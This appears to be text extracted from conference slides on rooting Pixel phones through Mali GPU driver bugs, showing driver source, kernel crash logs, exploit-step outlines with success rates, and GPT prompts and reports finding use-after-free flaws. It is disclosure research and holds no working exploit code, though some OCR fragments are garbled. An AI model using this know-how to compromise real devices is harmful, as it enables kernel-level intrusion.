
# Exploit



# Exploit



# Exploit



# Exploit

```
int kbase_mmu_as_init(struct kbase_device *kbdev, unsigned int i)
{
    kbdev->as[i].number = i;
    kbdev->as[i].bf_data.addr = 0ULL;
    kbdev->as[i].pf_data.addr = 0ULL;
    kbdev->as[i].gf_data.addr = 0ULL;

    kbdev->as[i].pf_wq = alloc_workqueue("mali_mmu%d", WQ_UNBOUND, 0, i);
    if (!kbdev->as[i].pf_wq)
        return -ENOMEM;

    INIT_WORK(&kbdev->as[i].work_pagefault, kbase_mmu_page_fault_worker);
    INIT_WORK(&kbdev->as[i].work_busfault, kbase_mmu_bus_fault_worker);
    INIT_WORK(&kbdev->as[i].work_gpufault, kbase_mmu_gpu_fault_worker);

    return 0;
}
```

```
void kbase_mmu_bus_fault_worker(struct work_struct *data)
{
    struct kbase_as *faulting_as;
    int as_no;
    struct kbase_context *kctx;
    struct kbase_device *kbdev;
    struct kbase_fault *fault;

    faulting_as = container_of(data, struct kbase_as, work_busfault);
    fault = &faulting_as->bf_data;

    /* Ensure that any pending page fault worker has completed */
    flush_work(&faulting_as->work_pagefault);
```

```
void kbase_gpu_report_bus_fault_and_kill(struct kbase_context *kctx,
                                         struct kbase_as *as, struct kbase_fault *fault)
{
    struct kbase_device *kbdev = kctx->kbdev;
    u32 const status = fault->status;
    int exception_type = (status & GPU_FAULTSTATUS_EXCEPTION_TYPE_MASK) >>
                         GPU_FAULTSTATUS_EXCEPTION_TYPE_SHIFT;
    int access_type = (status & GPU_FAULTSTATUS_ACCESS_TYPE_MASK) >>
                      GPU_FAULTSTATUS_ACCESS_TYPE_SHIFT;
    int source_id = (status & GPU_FAULTSTATUS_SOURCE_ID_MASK) >>
                    GPU_FAULTSTATUS_SOURCE_ID_SHIFT;
    const char *addr_valid = (status & GPU_FAULTSTATUS_ADDRESS_VALID_MASK) ? "true" : "false";
    int as_no = as->number;
    unsigned long flags;
    const uintptr_t fault_addr = fault->addr;

    /* terminal fault, print info about the fault */
    dev_err(kbdev->dev,
            "GPU bus fault in AS%d at PA %pK\n"
            "PA_VALID: %s\n"
            "raw fault status: 0x%X\n"
            "exception type 0x%X: %s\n"
            "access type 0x%X: %s\n"
            "source id 0x%X\n"
            "pid: %d\n",
            as_no, (void *)fault_addr,
            addr_valid,
            status,
            exception_type, kbase_gpu_exception_name(exception_type),
            access_type, kbase_gpu_access_type_name(access_type),
            source_id,
            kctx->pid);
```

# Exploit

```
--  
ITMON Report (READ)  
--  
PATH Information  
[ 43.463450] > NOCL0_DP, S_NODE(0x1E4A3040)  
[ 43.463457] > GPU0, M_NODE(0x20433040)  
[ 43.463467] \x0a-----\x0a Transaction  
Information\x0a\x0a      > Client (User) : GPU0 GPU(M0) (0x143)  
    > Target      : NOCL0_DP  
    > Target Address : 0x0  
    > Type        : READ  
    > Error code   : Decode error(DECERR)  
  
[ 43.463482] \x0a-----\x0a      > Size       : 16  
bytes x 4 burst => 64 bytes  
    > Burst Type   : 1 (0:FIXED, 1:INCR, 2:WRAP)  
    > Level         : Unprivileged  
    > Protection    : Non-secure  
    > Path Type     : DATA Path transaction  
[ 43.463491]  
[ 43.463694] aoc 19000000.aoc: Possible repro of b/174577569, please upload a bugreport and /data/vendor/  
ssrdump to that bug  
[ 43.463701] notify calls response NOTIFY_STOP, refer to notifier log  
[ 43.463707] -ITMON Notifier Call Information  
--  
[ 43.463714] \x0aError detected: err_cnt_by_cpu:0  
[ 43.463724] dbg_snapshot_do_dpm_policy: itmon triggering err_ip from GPU0 GPU(M0) to NOCL0_DP  
[ 43.463730] no-op  
[ 43.463946] mali 28000000.mali: GPU bus fault in AS1 at PA 0000000000000000  
PA_VALID: true  
raw fault status: 0x1801E80  
exception type 0x80: GPU_BUS_FAULT  
access type 0x2: ATOMIC  
source id 0x180  
pid: 7341
```

Pixel 7 kernel log

# Exploit

```
[ 43.463694] aoc 19000000.aoc: Possible repro of b/174577569, please upload a bugreport and /data/vendor/ssrdump to that bug
[ 43.463701] notify calls response NOTIFY_STOP, refer to notifier log
[ 43.463707] -ITMON Notifier Call Information
-----
[ 43.463714] \x0aError detected: err_cnt_by_cpu:0
[ 43.463724] dbg_snapshot_do_dpm_policy: itmon triggering err_ip from GPU0 GPU(M0) to NOCL0_DP
[ 43.463730] no-op
[ 43.463946] mali 28000000.mali: GPU bus fault in AS1 at PA 0000000000000000
PA_VALID: true
raw fault status: 0x1801E80
exception type 0x80: GPU_BUS_FAULT
access type 0x2: ATOMIC
source id 0x180
pid: 7341
```

Pixel 7 kernel log

```
[ 44.207711][ C0] exynos-itmon-v2 exynos-itmon: Error detected itmon_irq_handler, 1
[ 44.207721][ C0] exynos_itmon_v2 exynos_itmon: Before ITMON: [ 0.00000], delta: 0, last_errcnt: 0
[ 44.207733][ C0] exynos-itmon-v2 exynos-itmon: itmon_do_dpm_policy: err_decerr: policy:s2d
[ 44.207751][ C0] debug-snapshot dss: WDT Caller: itmon_do_dpm_policy+0x1f4/0x200 [itmon] itmon triggering
err_decerr from G3D0 GPU M0 to NOCL0_DP
[ 44.207795][ C0] CPU: 0 PID: 6261 Comm: BG Thread #1 Tainted: G S      W  OE
5.15.110-android14-11-gcc48824eebe8-ab10865596 #1
[ 44.207807][ C0] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
[ 44.207816][ C0] Call trace:
[ 44.207822][ C0]   dump_backtrace+0xf8/0x1e8
[ 44.207840][ C0]   dump_stack_lvl+0x74/0xa4
[ 44.207863][ C0]   dump_stack+0x14/0x1c
[ 44.207874][ C0]   dbg_snapshot_emergency_reboot_timeout+0x124/0x178 [dss]
[ 44.207992][ C0]   dbg_snapshot_do_dpm_policy+0x44/0x1a8 [dss]
[ 44.208107][ C0]   itmon_do_dpm_policy+0x1f4/0x200 [itmon]
[ 44.208140][ C0]   itmon_irq_handler+0x2a4/0x354 [itmon]
[ 44.208172][ C0]   __handle_irq_event_percpu+0xdc/0x35c
```

Pixel 8 kernel log

# Exploit

```
static irqreturn_t itmon_irq_handler(int irq, void *data)
{
    struct itmon_dev *itmon = (struct itmon_dev *)data;
    struct itmon_platdata *pdata = itmon->pdata;
    struct itmon_nodegroup *group = NULL;
    bool ret;
    int i;

    itmon_pattern_reset();
    dbg_snapshot_itmon_irq_received();

    /* Search itmon group */
    for (i = 0; i < (int)ARRAY_SIZE(nodegroup); i++) {
        group = &pdata->nodegroup[i];
        log_dev_info(itmon->dev,
                    "%d irq, %s group, 0x%llx\n",
                    irq, group->name,
                    group->phy_regs == 0 ? 0 : __raw_readl(group->regs));
    }

    ret = itmon_search_node(itmon, NULL, true);
    if (!ret) {
        log_dev_info(itmon->dev, "No errors found\n");
    } else {
        log_dev_err(itmon->dev, "Error detected: err_cnt_by_cpu:%u\n",
                   pdata->err_cnt_by_cpu);

        /* This will stop recursive panic when dpm action is panic */
        if (!pdata->in_do_policy)
            itmon_do_dpm_policy(itmon);
    }

    return IRQ_HANDLED;
}
```

```
static void itmon_do_dpm_policy(struct itmon_dev *itmon)
{
    struct itmon_platdata *pdata = itmon->pdata;
    int i;

    /* This will stop recursive panic when dpm action is panic */
    pdata->in_do_policy = true;

    for (i = 0; i < TYPE_MAX; i++) {
        char buf[SZ_64];

        if (!pdata->policy[i].error)
            continue;

        scnprintf(buf, sizeof(buf), "itmon triggering %s %s",
                  pdata->policy[i].name, itmon_pattern);
        dbg_snapshot_do_dpm_policy(pdata->policy[i].policy, buf);
        pdata->policy[i].error = false;
    }

    pdata->in_do_policy = false;
}
```

# Exploit

```
[ 43.463714] \x0aError detected: err_cnt_by_cpu:0
[ 43.463724] dbg_snapshot_do_dpm_policy: itmon triggering err_ip from GPU0 GPU(M0) to NOCL0_DP
[ 43.463730] no-op
[ 43.463946] mali 28000000.mali: GPU bus fault in AS1 at PA 0000000000000000
PA_VALID: true
raw fault status: 0x1801E80
exception type 0x80: GPU_BUSFAULT
access type 0x2: ATOMIC
source id 0x180
pid: 7341
```


Pixel 7 kernel log

```
[ 44.207711][ C0] exynos-itmon-v2 exynos-itmon: Error detected itmon_irq_handler, 1
[ 44.207721][ C0] exynos-itmon-v2 exynos-itmon: Before ITMON: [ 0.000000], delta: 0, last_errcnt: 0
[ 44.207733][ C0] exynos-itmon-v2 exynos-itmon: itmon_do_dpm_policy: err_decerr: policy:s2d
[ 44.207751][ C0] debug-snapshot dss: WDT Caller: itmon_do_dpm_policy+0x1f4/0x200 [itmon] itmon triggering
err_decerr from G3D0 GPU M0 to NOCL0_DP
[ 44.207795][ C0] CPU: 0 PID: 6261 Comm: BG Thread #1 Tainted: G S      W  OE
5.15.110-android14-11-gcc48824eebe8-ab10865596 #1
[ 44.207807][ C0] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
```

Pixel 8 kernel log


```
void dbg_snapshot_do_dpm_policy(unsigned int policy, const char *str)
{
    switch (policy) {
        case GO_DEFAULT_ID:
            pr_emerg("%s: %s\n", __func__, str);
            pr_emerg("no-op\n");
            break;
        case GO_PANIC_ID:
            panic("%s: %s", __func__, str);
            break;
        case GO_WATCHDOG_ID:
        case GO_S2D_ID:
            dbg_snapshot_emergency_reboot(str);
            break;
        case GO_ARRAYDUMP_ID:
            pr_emerg("%s: %s\n", __func__, str);
            pr_emerg("Entering Arraydump Mode!\n");
            if (dss_soc_ops.run_arraydump)
                dss_soc_ops.run_arraydump();
            break;
        case GO_SCANDUMP_ID:
            pr_emerg("%s: %s\n", __func__, str);
            pr_emerg("Entering Scandump Mode!\n");
            if (dss_soc_ops.run_scandump_mode)
                dss_soc_ops.run_scandump_mode();
            break;
        case GO_HALT_ID:
            pr_emerg("%s: %s\n", __func__, str);
            pr_emerg("Entering Halt Mode!\n");
            if (dss_soc_ops.stop_all_cpus)
                dss_soc_ops.stop_all_cpus();
            break;
    }
}
EXPORT_SYMBOL_GPL(dbg_snapshot_do_dpm_policy);
```

# Exploit



- Try to read the last page
  - Probably valid
  - Not in the pool

# Exploit



page\_array

GPU page table

Some entries are valid

- Try to read the last page
  - Probably valid
  - Not in the pool
- Success rate
  - P8: >90%
  - P?: 100%

# Demo

# Agenda

- Introduction
- Bug analysis and exploitation
- *Conclusion*

# AI

- Bug 1
  - QA test/Dumb fuzzer/...
  - AI coders(CodeGPT/Claude code/Qwen-Coder) do NOT generate this bug

# AI

- Bug 1
  - QA test/Dumb fuzzer/...
  - AI coders(CodeGPT/Claude code/Qwen-Coder) do NOT generate this bug
- Bug 2
  - Hard to spot by fuzzer
  - Bug pattern is simple and clear

AI

Prompt:

You are an expert at finding and exploiting security vulnerabilities. Your speciality is finding vulnerabilities in the Linux kernel. You will be provided with C source code. You will read the code carefully and look for vulnerabilities.

You are very careful to avoid reporting false positives. To avoid reporting false positives you carefully check your reasoning before submitting a vulnerability report. You write down a detailed, step by step, description of the code paths from the entry points in the code up to the point where the vulnerability occurs. You then go through every conditional statement on that code path and figure out concretely how an attacker ensures that it has the correct outcome. Finally, you check that there are no contradictions in your reasoning and no assumptions. This ensures you never report a false positive. If after performing your checks you realize that your initial report of a vulnerability was a false positive then you tell the user that it is a false positive, and why.

DO NOT report hypothetical vulnerabilities. You must be able to cite all of the code involved in the vulnerability, and show exactly (using code examples and a walkthrough) how the vulnerability occurs. It is better to report no vulnerabilities than to report false positives or hypotheticals.

AI

GPT output:

### Vulnerability Report

Title: Use-After-Free in gpu\_pixel\_handle\_buffer\_liveness\_update\_ioctl due to missing kctx->reg\_lock during GPU VA region lookup

Details:

Function: gpu\_slc\_get\_region() → kbase\_region\_tracker\_find\_region\_base\_address()

Required lock: kctx->reg\_lock

Lock not held in calling path from gpu\_pixel\_handle\_buffer\_liveness\_update\_ioctl.

Allows region rb-tree traversal on concurrently freed objects.

Leads to kernel memory corruption when the freed region is passed into gpu\_slc\_migrate\_region.

Severity: High — kernel code execution possible.

Recommendation:

Always acquire kctx->reg\_lock before calling gpu\_slc\_get\_region. This will serialize region lookups against modifications and prevent stale pointers being used.

AI

GPT output:

```
199 // ...
200 static void gpu_slc_liveness_update(struct kbase_context* kctx,
201                                     struct gpu_slc_liveness_update_info* info)
202 {
203     struct kbase_device* kbdev = kctx->kbdev;
204     struct pixel_context *pc = kbdev->platform_context;
205     struct pixel_platform_data *kctx_pd = kctx->platform_data;
206     struct dirty_region dirty_reg = {
207         .first_vpfn = U64_MAX,
208         .last_vpfn = 0,
209         .dirty_pgds = 0,
210     };
211     u64 current_usage = 0;
212     u64 current_demand = 0;
213     u64 free_space;
214     int i;
215
216     /* Lock the process address space before modifying ATE's */
217     gpu_slc_lock_as(kctx);
218
219     /* Synchronize updates to the partition size and usage */
220     mutex_lock(&pc->slc.lock);
221 }
```

The function `gpu\_slc\_lock\_as` takes the lock `kctx->reg\_lock`

due to missing kctx->reg\_lock during GPU VA region

se\_address()

date\_ioctl.

gpu\_slc\_migrate\_region.

all serialize region lookups against modifications and

# AI

Prompt:

You are an expert at finding and exploiting security vulnerabilities. Your speciality is finding vulnerabilities in the Linux kernel. You will be provided with C source code. You will read the code carefully and look for vulnerabilities.

You are very careful to avoid reporting false positives. To avoid reporting false positives you carefully check your reasoning before submitting a vulnerability report. You write down a detailed, step by step, description of the code paths from the entry points in the code up to the point where the vulnerability occurs. You then go through every conditional statement on that code path and figure out concretely how an attacker ensures that it has the correct outcome. Finally, you check that there are no contradictions in your reasoning and no assumptions. This ensures you never report a false positive. If after performing your checks you realize that your initial report of a vulnerability was a false positive then you tell the user that it is a false positive, and why.

DO NOT report hypothetical vulnerabilities. You must be able to cite all of the code involved in the vulnerability, and show exactly (using code examples and a walkthrough) how the vulnerability occurs. It is better to report no vulnerabilities than to report false positives or hypotheticals.

There is a feature you should pay attention to: if the field `flags` of `struct kbase\_va\_region` has been set with `KBASE\_REG\_DONT\_NEED` or `KBASE\_REG\_ACTIVE\_JIT\_ALLOC`, the associated physical pages can be freed and reclaimed by OS at any time.

# AI

## GPT output:

### Vulnerability Report

Title: Use-after-free of "shrinkable" GPU VA regions during SLC migration

CWE: CWE-416: Use After Free

### Affected Code Path:

```
gpu_pixel_handle_buffer_liveness_update_ioctl()
-> gpu_slc_liveness_update()
-> gpu_slc_get_region() // fails to reject ACTIVE_JIT_ALLOC regions
-> gpu_slc_migrate_region()
-> kbase_mmu_update_pages_no_flush()
    uses kbase_get_gpu_phy_pages(reg) on potentially freed pages
```

### Root Cause:

gpu\_slc\_get\_region() only rejects KBASE\_REG\_DONT\_NEED shrinkable regions but neglects to reject KBASE\_REG\_ACTIVE\_JIT\_ALLOC. Such regions have backing pages that can be freed/reclaimed at any time. Migration logic blindly fetches and installs these physical page addresses into GPU MMU tables, leading to stale PFNs.

### Impact:

Memory corruption: GPU writes to freed pages may overwrite unrelated kernel memory.

Information leak: GPU reads from freed pages may exfiltrate kernel data.

Kernel crash: DMA into invalid PFNs may crash the kernel.

### Exploitability:

An unprivileged process with access to this IOCTL can allocate an ACTIVE\_JIT\_ALLOC buffer, cause its pages to be freed, then trigger migration to SLC to install stale mappings, leading to a powerful UAF primitive.

# Takeaways

- Stay unbiased. Simple bugs can still exist.
- With MTE mitigation landed, the high-quality bugs becomes more valuable.
- MTE is good, but it's not enabled by default on most devices.

# References

- [1] <https://googleprojectzero.blogspot.com/2023/11/first-handset-with-mte-on-market.html>
- [2] <https://source.android.com/docs/security/test/memory-safety/arm-mte>
- [3] <https://sean.heelan.io/2025/05/22/how-i-used-o3-to-find-cve-2025-37899-a-remote-zero-day-vulnerability-in-the-linux-kernels-smb-implementation/>

# Need some context or background?

2023

- Simple bug but not easy exploit: Rooting Android devices in one shot
  - Conference: POC 2023
  - The vendor's specific mitigation bypass has been removed. Sorry.
- GPU Accelerated Android rooting
  - Conference: MOSEC 2023
- Make KSMA Great Again: The Art of Rooting Android devices by GPU MMU features
  - Conference: BlackHat USA 2023
- Two bugs with one PoC: Rooting Pixel 6 from Android 12 to Android 13
  - Conference: BlackHat Asia 2023

<https://github.com/ThomasKing2014/slides>

# Thank you!

WANG, YONG (@ThomasKing2014)

ThomasKingNew@gmail.com